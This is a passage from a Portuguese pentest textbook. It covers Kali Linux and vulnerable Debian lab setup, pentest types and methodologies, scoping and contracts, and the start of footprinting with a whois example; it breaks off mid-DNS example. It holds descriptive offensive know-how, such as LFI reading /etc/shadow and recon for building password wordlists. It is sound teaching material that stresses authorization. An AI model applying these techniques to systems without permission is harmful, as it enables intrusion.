Figura 2.33 – As partições serão colocadas em um único sistema de
arquivos.
Depois de configurada a instalação do Kali Linux, finalize as mudanças
selecionando a opção Finalizar o particionamento e escrever mudanças no
disco (Figura 2.34).
43.
Figura 2.34 –Salvando as alterações para que seja iniciada a instalação
do Kali Linux.
É exibida uma última mensagem ao usuário para que confirme se todas as
configurações estão ok; selecione a opção Sim (Figura 2.35).
Figura 2.35 – A instalação será iniciada e as alterações não poderão ser
desfeitas.
Caso deseje, utilize mirrors (espelhos) como mostrado na figura 2.36.
44.
Figura 2.36 –Utilização de espelhos.
Ao utilizar espelhos, o Kali Linux solicita informações do proxy.
Normalmente proxies são utilizados em redes empresariais para controle de
acesso dos usuários. Se a instalação do Kali Linux estiver sendo realizada
em ambientes domésticos, essa opção pode ser deixada em branco; do
contrário, contate o administrador de sua rede para que ele forneça as
informações necessárias (Figura 2.37).
Figura 2.37 – A opção de proxy pode ser deixada em branco em uma
instalação doméstica.
A última etapa consiste na instalação do gerenciador de boot GRUB 2, que
é responsável por inicializar o sistema operacional. Instale-o clicando em
45.
Sim (Figura 2.38).
Figura2.38 – Instalação do gerenciador de boot GRUB 2.
O Kali Linux foi devidamente instalado na sua máquina virtual.
Na tela de inicialização do Kali Linux, acesse a aba Outro. Entre com o
usuário root e a sua respectiva senha (Figuras 2.39 a 2.41).
Figura 2.39 – Acessando o sistema como Outro.
Figura 2.40 – Acesso com o nome de “root”.
46.
Figura 2.41 –Digitando a senha do superusuário “root”.
2.3 Configurando a rede no Kali Linux
Pela configuração-padrão, as máquinas virtuais sempre são selecionadas em
modo NAT (nesse modo a interface de rede do VirtualBox possui um
endereço IP inválido para os nossos objetivos). Para que os experimentos
sejam efetivos, vamos alterar para o modo Bridged (nesse modo a interface
de rede do VirtualBox consegue obter um endereço IP legítimo da rede),
que permite que a interface (no exemplo, estou usando a interface de rede
Intel) utilize o modo promíscuo selecionando a opção Modo Promíscuo >
Permitir Tudo (Figura 2.42).
Figura 2.42 – Configuração de rede para a máquina virtual Kali Linux.
2.4 Terminal de comandos
Para todos os laboratórios será utilizado o terminal de comandos (Shell)
localizado em Aplicativos > Acessórios > Terminal de Root (Figura 2.43).
47.
Figura 2.43 –Shell de comandos do Kali Linux.
• Para iniciarmos o serviço de rede, digite no terminal:
root@kali# /etc/init.d/networking start
• Para interromper o serviço de rede, digite:
root@kali# /etc/init.d/networking stop
• Para verificar o número IP, digite:
root@kali# ifconfig
• Para atribuir número IP via DHCP na rede, digite:
root@kali# dhclient eth0
2.5 Atualizando o Kali Linux
Embora não aconselhado para os laboratórios do livro, devido a mudanças
feitas nos softwares utilizados, o Kali Linux pode ser atualizado.
• Conteúdo do arquivo /etc/apt/sources.list2
deb http://old.kali.org/kali moto main non-free contrib
deb-src http://old.kali.org/kali moto main non-free contrib
• Para atualizar o repositório dos programas que estão no Kali (apt-get):
root@kali# apt-get update
• Para atualizar os programas que estão no Kali Linux:
root@kali# apt-get upgrade
48.
• Para atualizaro sistema operacional:
root@kali# apt-get dist-upgrade
2.6 Instalação do Debian
Para os laboratórios também deverá ser instalado o Debian 7.4. É uma
versão mais antiga com alguns bugs (como o shellshock) que serão
estudados nos exercícios.
Realize o download da versão do Debian apropriada para o seu computador:
• Intel:
http://debian.mirror.exetel.com.au/debian-cd/7.4.0/i386/iso-cd/debian-
7.4.0-i386-netinst.iso
• AMD:
http://debian.mirror.exetel.com.au/debian-cd/7.4.0/amd64/iso-cd/debian-
7.4.0-amd64-netinst.iso
A instalação do Debian é análoga ao Kali Linux.
2.7 Backup da máquina virtual
Após a instalação do Kali Linux e do Debian, recomenda-se efetuar o
backup da máquina virtual salvando-a em um arquivo com extensão .ova.
Selecione a máquina clicando em cima do nome da máquina (Figura 2.44).
Figura 2.44 – Selecionando a máquina virtual em que será feito o backup.
Vá em Arquivo, depois em Exportar Appliance (Figura 2.45).
49.
Figura 2.45 –Exportação da máquina virtual.
Caso tenha instalado várias máquinas virtuais, selecione a máquina em que
será feito o backup (Figura 2.46).
Figura 2.46 – Máquina virtual em que será feito o backup.
Na próxima tela (Figura 2.47), é mostrado em qual diretório será salvo o
backup da máquina virtual (formato .ova). Por padrão é selecionado o
diretório de documentos do seu usuário.
50.
Figura 2.47 –A máquina será salva no diretório de documentos do usuário.
Clique em Exportar para exportá-la (Figura 2.48).
Figura 2.48 – Exportação da máquina.
Para restaurar o backup, vá em Arquivo > Importar Appliance (Figura
2.49).
51.
Figura 2.49 –Importação da máquina.
Selecione o arquivo com extensão .ova e realize a restauração da máquina
virtual (Figuras 2.50 e 2.51).
Figura 2.50 – Selecionando o arquivo .ova a ser importado.
Figura 2.51 – Importando uma máquina backup.
1 Definição de PAE/NX segundo a Microsoft. Fonte: http://windows.microsoft.com/pt-br/windows-
8/what-is-pae-nx-sse2.
2 Fonte: http://docs.kali.org/general-use/kali-linux-sources-list-repositories.
52.
capítulo 3
Pentest
3.1 Oque é pentest?
Penetration testing ou pentest (traduzido como teste de intrusão ou teste de
penetração) é uma bateria de testes metodológicos normalmente aplicados
em redes de computadores e sistemas operacionais, podendo ser
direcionados também a websites, redes sem fio, bancos de dados,
aplicativos e programas, com o objetivo de descobrir, mapear e expor todas
as possíveis vulnerabilidades. Dessa forma, aplicar e realizar um pentest
torna-se tarefa vital para grandes corporações, pois somente por meio do
pentest é que será possível descobrir as falhas inerentes à rede testada. Com
as falhas encontradas, é possível criar mecanismos de defesa adequados
para aquela corporação.
Há diversas metodologias que podem ser adotadas em um pentest:
OSSTMM, OWASP e outras. Cada metodologia abrange propósitos
diversos. Neste livro será usada uma metodologia personalizada: a
metodologia Backtrack1
.
A meta do pentest não é conseguir acesso não autorizado a um sistema ou
servidor, simplesmente pela diversão de realizar um ataque muito similar ao
real; é sim, a partir das falhas encontradas, aplicar os devidos mecanismos
de segurança para aquele sistema auditado. As correções poderão ser
aplicadas da melhor forma possível, seja reparando hardwares com bugs,
aplicando patchs de segurança e políticas de senhas, entre outras formas.
Sempre no final de cada teste, um relatório com as vulnerabilidades
encontradas e soluções para essas falhas são entregues ao cliente.
Lembrando que, por mais detalhados que sejam os testes de intrusão,
sempre há vulnerabilidades desconhecidas que não foram divulgadas, e,
mesmo em um pentest, não é possível encontrá-las. De fato, o intuito deste
53.
livro é explorarfalhas conhecidas e já divulgadas, para as quais (pelo
menos a maioria) já existem correções.
3.2 Porque realizá-lo?
O principal objetivo do teste de penetração é determinar falhas e
vulnerabilidades. As informações colhidas durante o teste de penetração são
informadas no relatório de vulnerabilidades.
Porém um teste de penetração também pode ser realizado por criminosos
virtuais, que terão acesso a informações confidenciais que comprometem a
integridade dos dados digitais de seu alvo. De posse de tais informações
confidenciais, a rede que é alvo de um ataque digital pode sofrer
consequências que vão depender da vontade do criminoso virtual:
• Roubo e disseminação na web de informações confidenciais e arquivos
sigilosos.
• Roubo e sequestro de senhas de acesso a servidores e máquinas vitais ao
funcionamento da rede.
• Roubo de senhas de internet banking.
• Uso de qualquer informação confidencial para benefício próprio.
• Instalação de vírus e programas para acesso remoto (backdoors).
• Uso da rede e dos computadores como “laranja” para outros crimes
virtuais.
• Perda de faturamento financeiro devido a ataques de negação e
paralisação de serviços e internet na rede vítima.
• Dentre outras consequências.
O teste de penetração deve fazer parte do escopo de um projeto de redes,
tendo em vista que haverá inúmeras maneiras que o atacante utilizará para
obter acesso à rede testada. Uma vez invadida, a rede poderá sofrer sérios
danos e a equipe de TI, sérias perdas.
54.
3.3 Tipos depentest
Devido a uma gama de tipos de pentest que existem (rede sem fio, web,
aplicativo móvel etc.), vamos classificar antes quais são os tipos de teste
que podem ser realizados, para depois determinarmos a metodologia correta
sobre o tipo de teste escolhido.
3.3.1 Black-box
O cenário black-box também é chamado de teste da caixa preta ou teste
cego. Nesse tipo de teste, o auditor de segurança acessará a infraestrutura da
rede sem ter conhecimento prévio do funcionamento da rede, como quais
são as máquinas, qual é o mapeamento da infraestrutura, servidores e
processos rodando.
Esse cenário será o mais típico quando uma empresa sofrer um ataque de
invasão externo, pois a maioria dos invasores terá vindo de fora da rede e
não terá conhecimento da infraestrutura. Os aspirantes a hackers executam
scripts automatizados para determinar falhas e vulnerabilidades, e saem a
seu bel-prazer enumerando as redes que encontram. Por uma questão de
sorte, acabam encontrando uma rede falha e mal configurada que permite a
sua invasão.
Um exemplo clássico de cenário de black-box é quando um script kid
encontra um site na internet que sofre de algum bug conhecido, como SQL
Injection, e por meio de um programa especial consegue acesso ao painel
administrativo do site.
A metodologia black-box é subcategorizada em:
• Blind – Neste teste o auditor não tem nenhuma informação da rede a ser
testada, e o alvo sabe o que será atacado e quais testes e metodologias
serão realizados.
• Double Blind – Neste teste o auditor não tem nenhuma informação da
rede a ser testada, e o alvo não sabe o que será atacado e nem quais
metodologias e ataques serão realizados.
Esse teste é mais simples do que o white-box, pois apenas dificultará os
55.
invasores externos quenão têm conhecimento da rede. Porém, em um
cenário em que o atacante tem conhecimento da rede (ou até mesmo acesso
restrito à rede), a metodologia black-box torna-se superficial. Outro cenário
seria quando se realiza o teste black-box, mas isso não garante em nada a
segurança interna da rede, e ela ainda poderá rodar processos e serviços
vulneráveis acessíveis a pessoas de dentro da corporação (por exemplo,
funcionários). Nesses casos, o melhor a fazer é adotar a metodologia white-
box.
3.3.2 White-box
O cenário white-box também é chamado de teste da caixa branca ou teste
não cego. Nesse teste, o auditor de segurança terá total conhecimento da
infraestrutura da rede testada: diagrama e mapeamento da rede, endereços
IP usados, firewalls, código-fonte das aplicações etc.
Esse cenário torna-se típico em casos de ataques internos. Por exemplo: um
funcionário de alto cargo que deseja prejudicar a empresa ou lucrar à custa
dela ou um ex-funcionário insatisfeito que tinha acesso a informações
sigilosas e agora quer vingança. Outro exemplo seria um sistema web que
solicite usuário e senha. Dessa forma, o auditor vai necessitar de um usuário
e uma senha criados especialmente para a auditoria. Um terceiro exemplo
seria a revisão do código-fonte, em que obrigatoriamente o auditor terá de
ler o código da aplicação para buscar as vulnerabilidades.
A metodologia white-box é subcategorizada em:
• Tandem – Neste teste o auditor tem total conhecimento da rede a ser
testada. O alvo sabe o que será atacado e quais testes serão realizados.
Essa metodologia também é apelidada de caixa de cristal.
• Reversal – Neste teste o auditor tem total conhecimento da rede a ser
testada. O alvo não sabe que será atacado, nem quais testes serão
realizados.
A metodologia white-box é mais específica e detalhada do que a black-box,
visto que o auditor terá acesso a toda e qualquer informação da rede. Dessa
forma, poderá elaborar um plano de ataque de maneira muito mais
56.
detalhada e efetiva.
Asinformações colhidas em testes white-box podem ser obtidas em testes
black-box, porém pode ser que algum detalhe passe despercebido pelo
auditor na metodologia black-box. Por exemplo, caso seja necessário
realizar a enumeração DNS e a rede não permita transferência de zona,
durante a metodologia black-box, pode ser que alguns servidores e
domínios não sejam recuperados pelo auditor, o que não aconteceria durante
a metodologia white-box.
Obviamente, em testes white-box, o tempo e o custo são bem maiores do
que em testes black-box, mas garantem um resultado bem mais efetivo.
3.3.3 Gray-box
Gray-box também é chamado de teste da caixa cinza ou teste parcialmente
cego. Nesse teste, o auditor terá conhecimento parcial da rede testada. É
uma mescla entre os testes black-box e white-box.
Um exemplo desse cenário é um sistema web em que o auditor terá acesso
parcial às informações (tem acesso a um usuário e uma senha, porém não
tem acesso ao código-fonte).
A metodologia gray-box é subcategorizada em:
• Gray-box – Neste teste o auditor tem conhecimento parcial do sistema,
e o alvo sabe o que será atacado e quais testes serão realizados.
• Double gray-box – Neste teste o auditor tem conhecimento parcial do
sistema, e o alvo não sabe o que será atacado e nem quais testes serão
realizados.
3.4 Análise de vulnerabilidade
Processo que consiste em apenas enumerar as vulnerabilidades encontradas.
A diferença entre análise de vulnerabilidade e o teste de penetração é que
este vai além da identificação das vulnerabilidades e entra em etapas como
exploração do alvo, ganho de acesso administrativo no sistema, instalação
de programas para controle remoto etc. Já na análise de vulnerabilidade, é
57.
feito apenas umlevantamento das falhas encontradas sem usar o verdadeiro
“poder de fogo” de um teste de intrusão, não relatando se realmente a
vulnerabilidade existe ou não.
Para ilustrar a diferença entre pentest e análise de vulnerabilidade: em um
pentest foi detectado que uma página sofre de uma vulnerabilidade de SQL
Injection. Para se certificar de que a página apresenta essa vulnerabilidade,
no pentest deverão ser feitos testes e tentar explorar de fato essa
vulnerabilidade por meio de injeções de códigos e uso de exploits. Com isso
conseguimos determinar se a vulnerabilidade de fato existe e pode ou não
ser explorada (nós eliminamos resultados falso-positivos). Já em um
cenário de análise de vulnerabilidades, a falha de SQL Injection também é
detectada, mas não são utilizados exploits e/ou qualquer outro tipo de teste
mais intrusivo para ganho de acesso. Dessa forma, a vulnerabilidade foi
detectada mas não temos a total certeza se ela é explorável ou se é apenas
um resultado falso-positivo.
Mesmo com a incerteza de resultados falso-positivos, a análise de
vulnerabilidade é recomendada em cenários especiais e restritivos. Uma
estação de metrô com a central sendo controlada por dispositivos sem fio é
um exemplo para a realização de análise de vulnerabilidades. Isso porque se
for realizado um pentest, poderão ser feitos testes mais intrusivos (como
ataques de negação de serviço) que podem gerar muita instabilidade no
sistema alvo (o que não é permitido).
3.5 Metodologias de pentest
Há vários tipos de metodologias que podem ser aplicadas em um teste de
penetração. A necessidade de diversas metodologias para o teste de
penetração é para que, a cada cenário e escopo de projeto, possam ser
definidos os testes corretos. Por exemplo, não há sentido em utilizar a
OWASP em redes sem fio ou mesmo a OSSTMM em servidores web.
Algumas metodologias usadas são2
:
• OSSTMM (Open Source Security Testing Methodology Manual).
58.
• ISSAF (InformationSystems Security Assessment Framework).
• OWASP (Open Web Application Security Project Top Ten).
• WASC-TC (Web Application SecurityConsortium Threat
Classification).
As duas primeiras metodologias garantem a segurança da informação de
modo geral. Já as duas últimas são metodologias específicas para servidores
web. A escolha de qual metodologia aplicar durante um teste de penetração
dependerá de vários fatores: o que foi definido no escopo do projeto, quais
as máquinas que serão testadas, qual o objetivo do teste etc.
No livro, será abordada a metodologia Backtrack – adotada por Shakeel Ali
e Tedi Heriyanto, autores do livro Backtrack 4: Assuring Security by
Penetration Testing, que, aliás, é uma leitura ótima e altamente
recomendada ao leitor.
3.5.1 Metodologia ISSAF
A metodologia ISSAF busca o resultado de uma auditoria da forma mais
rápida possível, podendo ser dividida em quatro fases:
• Planejamento – Parte inicial do projeto em que são definidas
informações sobre quais máquinas serão testadas, qual o propósito do
teste de intrusão etc. De posse dessas informações, a escolha de um
plano de ataque é feita.
• Avaliação – Realização do pentest e anotação dos resultados obtidos.
• Tratamento – Decisão a respeito das vulnerabilidades encontradas.
• Acreditação – Última etapa. Procedimentos finais para a empresa
receber a certificação ISSAF.
3.5.2 Metodologia OWASP
A metodologia OWASP é direcionada para testes em servidores e
aplicações web. A OWASP mantém uma lista das principais
vulnerabilidades para web.
59.
Alguns testes quesão realizados em ambiente web:
• Injeção – Diversos métodos de injeção de códigos com o intuito de
retornar dados privativos (como a senha do administrador do site),
injetar remotamente comandos no sistema etc. As principais formas de
injeção são:
• Injeção SQL – Injeção de códigos SQL com o intuito de retornar
consultas SQL (uma consulta SQL pode retornar credenciais do site).
• Local File Inclusion – Injeção de arquivos locais na página. Por
exemplo, pode-se injetar o conteúdo do arquivo /etc/shadow na página
com o intuito de descobrir o hash de senhas dos usuários.
• Remote File Inclusion – Idem à técnica Local File Inclusion, com a
diferença de que é possível injetar arquivos remotos (além de locais)
na página. Um programa malicioso pode ser inserido utilizando-se
dessa técnica.
• Code Injection – Injeção de códigos arbitrários na página. Um estouro
de pilha com acesso ao sistema pode ser realizado.
• Command Injection – Injeção de comandos na página. Qualquer
comando do sistema (ls, pwd, touch) pode ser utilizado.
• XSS – Injeção de códigos JavaScript. Um código JavaScript pode
retornar credenciais do site.
• Quebra do sistema de autenticação/sessão – Manipulação e quebra de
sistemas de autenticações, como tela de logins.
• Referência direta a objetos – Manipulação de dados diretamente na
página, permitindo ataques de injeção ou acesso a áreas restritas.
• Directory Traversal – Capacidade de leitura e acesso a diretórios e
arquivos proibidos.
• File Upload – Envio de arquivos para o servidor web. Pode ser enviado
um arquivo malicioso que permita o controle da página web.
• Configurações falhas – Teste de intrusão em serviços e não somente em
aplicações web.
60.
• Exposição dedados sensíveis – Dados sensíveis (como nome de
usuário e senhas) sem sistemas de proteção ou métodos criptográficos
adequados.
• CSRF – Falhas em sistemas de autenticação que permitem ações não
autorizadas (como cadastrar um usuário no sistema, trocar a senha do
administrador do site etc.).
• Controle de acesso quanto à função – Acesso a páginas restritas sem
sistemas de autenticações.
• Utilização de componentes vulneráveis – Uso de módulos e
frameworks conhecidamente vulneráveis, como o Joomla e o
WordPress, sem o devido hardening e sua correta implementação.
• Manutenção do acesso – Instalação de páginas maliciosas no servidor
para posterior acesso.
• Negação de serviço – Testes de stress com o objetivo de sobrecarregar o
alvo com excesso de dados.
Mais detalhes sobre o OWASP podem ser encontrados em http://owasp.org.
3.5.3 Metodologia OSSTMM
A metodologia OSSTMM baseia-se em métodos científicos para auxiliar no
processo de segurança da informação. Não está vinculada a algum teste
específico, como pentest ou análise de vulnerabilidade. O seu objetivo é
avaliar a segurança digital considerando o objetivo do negócio. De forma
geral, para que isso ocorra, um teste de segurança seguindo os padrões
OSSTMM deverá passar por três fases3
: Pré-teste, teste e pós-teste.
• Pré-teste – Aspectos iniciais para a avaliação de segurança:
• Conformidade – A avaliação deve seguir as leis vigentes de
determinado país, normas industriais e políticas da empresa auditada.
• Regras de boa conduta – Regras gerais de boa conduta para realizar a
avaliação de segurança. Inclui fatores como regras de Marketing e
venda (como não usar o medo para vender avaliações de segurança),
contratos permissivos a respeito da futura avaliação, tempo e
61.
estimativa do projeto,escopo, pessoas envolvidas etc
• Detectar riscos e ameaças – Tudo o que pode comprometer a
segurança dos dados ou ter efeito negativo sobre a corporação
auditada.
• Teste – Os testes devem ser devidamente realizados. A metodologia
Backtrack descreve alguns desses testes. Testados todos os fatores de
risco à organização, a devida metodologia com o tipo de teste (black-
box, white-box ou gray-box) deve ser escolhida.
• Pós-teste – Escrita e apresentação dos resultados obtidos em um
relatório final.
3.5.4 Metodologia Backtrack
O Kali Linux apresenta ferramentas enquadradas de acordo com o seu
objetivo (elas são descritas no capítulo 1.2,“Conhecendo o Kali Linux”).
Essas ferramentas acabam sendo uma mescla entre os testes black-box, e
white-box, portanto saber operar nas categorias do Kali Linux ajudará o
leitor a montar a sua metodologia de acordo com o escopo do projeto do
pentest.
A metodologia adotada por Shakeel Ali e Tedi Heriyanto é extremamente
interessante, pois o leitor pode ajustar a metodologia de acordo com o que é
definido no escopo.
A metodologia Backtrack, que será explicada no decorrer do livro, é
dividida em4
:
1. Planejamento do projeto.
2. Footprinting.
3. Fingerprinting.
4. Enumeração.
5. Mapeamento de vulnerabilidades.
6. Exploração do alvo.
7. Engenharia social (opcional).
62.
8. Escalonamento deprivilégios.
9. Manutenção do acesso.
10. DoS – Negação de serviço.
11. Documentação técnica.
12. Redes sem fio (opcional).
A etapa de teste de intrusão web (etapas 5 e 6 – mapeamento e exploração
do alvo) do Backtrack 4: Assuring Security by Penetration Testing não é
abordada neste livro, pois considero que ataques voltados a aplicações web
são um assunto a ser tratado em obras à parte.
1 Para mais informações sobre a metodologia Backtrack, consulte o tópico 3.5.4 Metodologia
Backtrack.
2 Ordenação proposta por Shakeel Ali e Tedi Heriyanto (p. 41).
3 Baseado no artigo http://www.edilms.eti.br/uploads/file/publicacoes/artigo_osstmm.pdf.
4 Metodologia originalmente proposta por Shakeel Ali e Tedi Heriyanto no livro Backtrack 4:
Assuring Security by Penetration Testing, com pequenas alterações introduzidas por mim. Uma
figura original da metodologia Backtrack encontra-se na página 52 da obra.
63.
capítulo 4
Planejamento doprojeto
Durante o planejamento de um projeto (escopo) para testes de intrusão será
decidido o que será testado, quais as condições e as limitações que serão
aplicadas antes e no decorrer do teste (por exemplo: se o sistema testado for
puramente sem fio, o auditor necessitará estar na cobertura da rede sem fio
para realizar os testes, sendo necessário deslocamento físico até a área para
o pentest), quanto tempo vai demorar o teste de penetração, qual o objetivo
do teste, dentre outras possibilidades que devem fazer parte do escopo.
Há diversas informações que um escopo pode conter, sendo as principais
delas1
:
• Informações gerais.
• Objetivo do pentest.
• Limitações.
• Contrato de acordo.
• Linha do tempo.
4.1 Informações gerais
Informações gerais é a primeira etapa do processo do pentest e consiste em
coletar todas as informações a respeito da infraestrutura e do que será
testado, a fim de montar um plano de ataque mais consistente e detalhado.
Como exemplos de informações gerais podemos citar: quais recursos serão
testados (servidores, web, estações cliente, roteadores sem fio), quais tipos
de testes e metodologias serão utilizadas (OSSTMM, OWASP), em qual
horário poderá ser realizado o teste (caso exista alguma limitação desse
tipo) etc.
Faça o máximo de perguntas que puder para obter o máximo de
64.
informações.
4.2 Objetivo dopentest
Independentemente do fator que levou o cliente à realização do pentest (por
exemplo, o seu cliente tem uma rede puramente sem fio, suspeita que
vizinhos ao redor conseguiram quebrar a senha dessa rede e quer que você
realize uma bateria de testes para verificar se é possível ou não uma
intrusão), tenha em mente que um pentest deverá sempre:
• Listar as ameaças e as vulnerabilidades encontradas na rede.
• Manter os princípios da segurança da informação: confidencialidade,
integridade, disponibilidade e autenticidade dos dados.
• Considerar a necessidade do seu cliente. Por exemplo: um teste sobre
rede sem fio não deve incluir testes sobre servidores web. Ou se o
cliente pediu somente um teste de negação de serviço sobre o seu
website, testes de injeção (SQL Injection, XSS) estão totalmente fora do
acordo e não devem ser realizados (satisfaça exatamente o desejo e a
necessidade de seu cliente).
4.3 Limitações
As principais limitações que podem ocorrer e devem ser listadas no escopo
são:
• Limitações de conhecimento – O auditor não tem conhecimento
suficiente sobre a tecnologia testada e faz apenas uma análise
superficial, gerando resultados inconsistentes ou insatisfatórios.
• Limitações físicas – Caso a rede a ser testada seja exclusivamente sem
fio, o auditor necessita locomover-se fisicamente até o local da rede.
• Limitações impostas pelo cliente – Restrições do gênero: o cliente
deseja que seja testada a sua rede DMZ, porém isso não garante a
segurança sobre o seu firewall ou seu servidor VPN, o que pode levar ao
comprometimento de toda a rede, mesmo que ela esteja protegida. Outro
65.
exemplo: o pentestpoderá ser realizado somente com hora marcada.
• Novos recursos – Durante o pentest é instalado um novo firewall no
sistema ou é criado um novo departamento com novos equipamentos
que devem ser testados. Então não adianta o auditor corrigir
vulnerabilidades no sistema se, depois de uma semana do pentest, o
cliente instala um website com módulos conhecidamente vulneráveis.
• Limitações financeiras – O valor do custo do pentest pode se tornar
uma limitação caso seja considerado muito alto pelo cliente. Por
exemplo: em um teste de rede sem fio, o auditor deverá estar
fisicamente presente no local da rede, e a alocação envolverá custos,
como moradia, alimentação e outros, aumentado o custo do pentest;
dessa forma, a proposta de segurança em redes sem fio poderá ser
negada (mesmo que a rede apresente diversas falhas de segurança).
Ainda, pode ser necessário que o cliente troque todo o seu parque
tecnológico para assegurar o hardening; essa proposta poderá ser negada
e a rede continuará vulnerável.
4.4 Contrato de acordo
Com as informações coletadas e o escopo do projeto montado, já é possível
elaborar o contrato de acordo. Mais detalhes sobre diversos tipos de
contratos podem ser consultados no capítulo 16, “Documentação técnica”.
Nesse tópico, vamos nos deter a uma forma mais simples e genérica sobre o
que um contrato de acordo deve conter.
• Metodologia aplicada – A metodologia adotada pelo auditor deve ser
vista e revisada para atender ao objetivo do pentest. Por exemplo, o
cliente opta pela metodologia OSSTMM e deseja que ataques de
negação de serviço sejam excluídos. Essa decisão deve estar claramente
definida no projeto. Isso porque, caso o auditor faça qualquer teste que
esteja fora do escopo, o cliente poderá penalizá-lo judicialmente (esse
fator vai depender do que foi feito pelo auditor).
• Acordo de sigilo – Antes de ser iniciado o teste de intrusão, deve ser
66.
criado e assinadoo termo de sigilo (NDA). O acordo de sigilo é um
acordo com cláusulas garantindo a total segurança da rede auditada,
assim como o compromisso do auditor em não publicar qualquer tipo de
informação encontrada na rede durante o pentest.
• Contrato judicial – Absolutamente tudo o que for definido durante o
escopo do projeto deve ser minuciosamente escrito em um contrato
judicial válido. É de extrema importância que ambas as partes leiam,
entendam, concordem e assinem o contrato judicial, pois é por meio
deste que será garantido perante a lei que o pentest realizado pelo
auditor tem permissão e conhecimento por parte do cliente, e que as
informações obtidas durante o pentest não serão divulgadas,
resguardando, portanto, auditor e auditado. O contrato judicial deve ser
assinado e reconhecido em cartório antes do início do pentest.
4.5 Linha do tempo
Elaborado o escopo do projeto, a linha do tempo deverá ser definida durante
a realização do pentest, para ser uma espécie de cronograma daquilo que foi
realizado, com os resultados obtidos. Essa etapa deve ser cuidadosamente
planejada, tendo em vista que o teste de intrusão não deve exceder o prazo
combinado. Se exceder, provavelmente é porque o escopo do projeto foi
mal planejado e com certeza isso vai desagradar seu cliente, que havia
pedido o teste em determinado prazo, mas não teve o projeto entregue a
tempo.
1 O planejamento do projeto segue as indicações propostas por Shakeel Ali e Tedi Heriyanto (p. 61).
67.
capítulo 5
Footprinting
A coletade informações (ou footprinting) é a primeira etapa que deve
ocorrer em um pentest. O reconhecimento consiste em obter todas as
informações a respeito da rede (topologia, mapeamento, servidores,
funcionários etc.). Quanto mais informações coletadas, maior a
probabilidade de acesso ao sistema auditado.
Todas as informações relacionadas ao segmento da empresa – servidores,
roteadores, firewalls, hábitos dos funcionários e sua capacitação, pessoas
relacionadas à empresa, empresas terceirizadas, emails, Facebook,
telefones, informação jogada no lixo etc. – auxiliam no processo de coleta
de informações.
Podemos aplicar a engenharia social, a qual contribuirá de forma
significativa com o aumento das informações pesquisadas. Por meio das
informações do Google, do Yahoo e de outros mecanismos de busca, em
poucas horas conseguimos uma gama de informações que potencializa o
teste de intrusão.
Um bom início para coleta de informações é começar pesquisando no site
alvo. Comece lendo o site, veja quais são os domínios associados etc.
Obtenha o máximo de informações que conseguir. Com certeza o leitor
encontrará emails de contato, nomes relacionados à administração e outras
informações bem interessantes. Com essas informações é possível criar uma
lista de palavras que servirá para futuros ataques (como quebra de sistemas
de login – HTTP, SMTP, WPA2 etc). Acredite, sites revelam muitas
informações a respeito do nosso alvo, vale a pena checá-lo. Uma dica que
lhe dou é também buscar informações do site em repositórios como o
archive.org, que armazena o histórico de sites na internet. Então aquela
página antiga de 1995 que o nosso site em teste exibia está arquivada em
archive.org. O passado de um site é revelador.
68.
Com as informaçõesbásicas enumeradas, o próximo passo para montarmos
o nosso plano de ataque é coletar informações a respeito do domínio a ser
testado. O domínio vai exibir dados públicos que podem ser de interesse
para atacantes. Realizando uma busca no domínio do nosso alvo, obtemos
informações como email do responsável, servidores DNS (que serão
utilizados para enumeração DNS e transferência de zona – conteúdo a ser
visto mais adiante neste capítulo), país etc. O comando whois do Linux pode
usado para buscar e enumerar informações de um domínio em órgãos
regulamentadores. Mas antes de utilizá-lo, vamos entender como funciona a
estrutura de domínios na internet.
Cada país possui um órgão regulamentador de domínios. Por exemplo, no
Brasil, o responsável por regulamentar domínios é o registro.br. Cada órgão
regulamentador é controlado por uma entidade superior. Por exemplo, o
registro.br é vinculado ao Lacnic (Entidade responsável pelo gerenciamento
de domínios da América Latina – Figura 5.1). O órgão responsável pelo
gerenciamento de todos os continentes é o IANA (a futura organização será
a ICANN).
Figura 5.1 – Cada continente possui um órgão regulamentador para os
seus domínios. Fonte:
https://www.arin.net/knowledge/rirs/maps/rirmap.png.
Digite no terminal do Kali Linux:
root@kali# whois www.site.com.br
69.
Exemplo:
root@kali# whois www.microsoft.com.br
%Copyright (c) Nic.br
% The use of the data below is only permitted as described in
% full by the terms of use at http://registro.br/termo/en.html ,
% being prohibited its distribution, comercialization or
% reproduction, in particular, to use it for advertising or
% any similar purpose.
% 2015-03-27 22:53:30 (BRT -03:00)
domain: microsoft.com.br
owner: Microsoft Informatica Ltda
ownerid: 060.316.817/0001-03
responsible: Benjamin Orndorff
country: BR
owner-c: BEORN2
admin-c: MICOR16
tech-c: MSH22
billing-c: COSCO3
nserver: ns1.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns2.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns3.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns4.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
created: 19970130 #29325
expires: 20160130
changed: 20150128
status: published
nic-hdl-br: BEORN2
person: Benjamin Orndorff
e-mail: domains@microsoft.com
created: 20110810
changed: 20140812
70.
nic-hdl-br: COSCO3
person: CorporationService Company
e-mail: cctld-billing@cscinfo.com
created: 20081112
changed: 20081112
nic-hdl-br: MICOR16
person: Microsoft Corporation
e-mail: admin@internationaladmin.com
created: 20101223
changed: 20101223
nic-hdl-br: MSH22
person: MSN Hostmaster
e-mail: msnhst@microsoft.com
created: 20040524
changed: 20120517
% Security and mail abuse issues should also be addressed to
% cert.br, http://www.cert.br/, respectivelly to cert@cert.br
% and mail-abuse@cert.br
%
% whois.registro.br accepts only direct match queries. Types
% of queries are: domain (.br), registrant (tax ID), ticket,
% provider, contact handle (ID), CIDR block, IP and ASN.
Nota: o whois também funciona com IPs. Faça um teste: Acesse o site www.meuip.com.br e
depois veja as informações do seu IP por meio do whois.
As informações básicas são exibidas (servidores DNS, a pessoa responsável
por aquele domínio juntamente com o email dela), será necessário realizar a
enumeração DNS. A enumeração DNS é um passo importante para o
mapeamento da infraestrutura da rede, pois com o DNS podemos descobrir
quais são os domínios que respondem por qual faixa de IPs.
5.1 DNS
DNS é o serviço responsável por traduzir nomes em endereços IP (e vice-
versa) de um determinado domínio. Por exemplo, o domínio para os
endereços www.site.com.br, ftp.site.com.br, smtp.site.com.br é site.com.br.
71.
Os domínios encontram-seestruturados. Por exemplo: quando o navegador
acessa um www.site.com.br, são consultados primeiro os domínios dentro
de .br, depois os domínios dentro de .com e, enfim, site.com.br, como uma
árvore hierárquica.
Exemplo de uma interação entre um cliente que faz uma consulta a um
servidor DNS:
Cliente:
– Servidor, qual é o IP do mta7.am0.yahoodns.net?
Servidor:
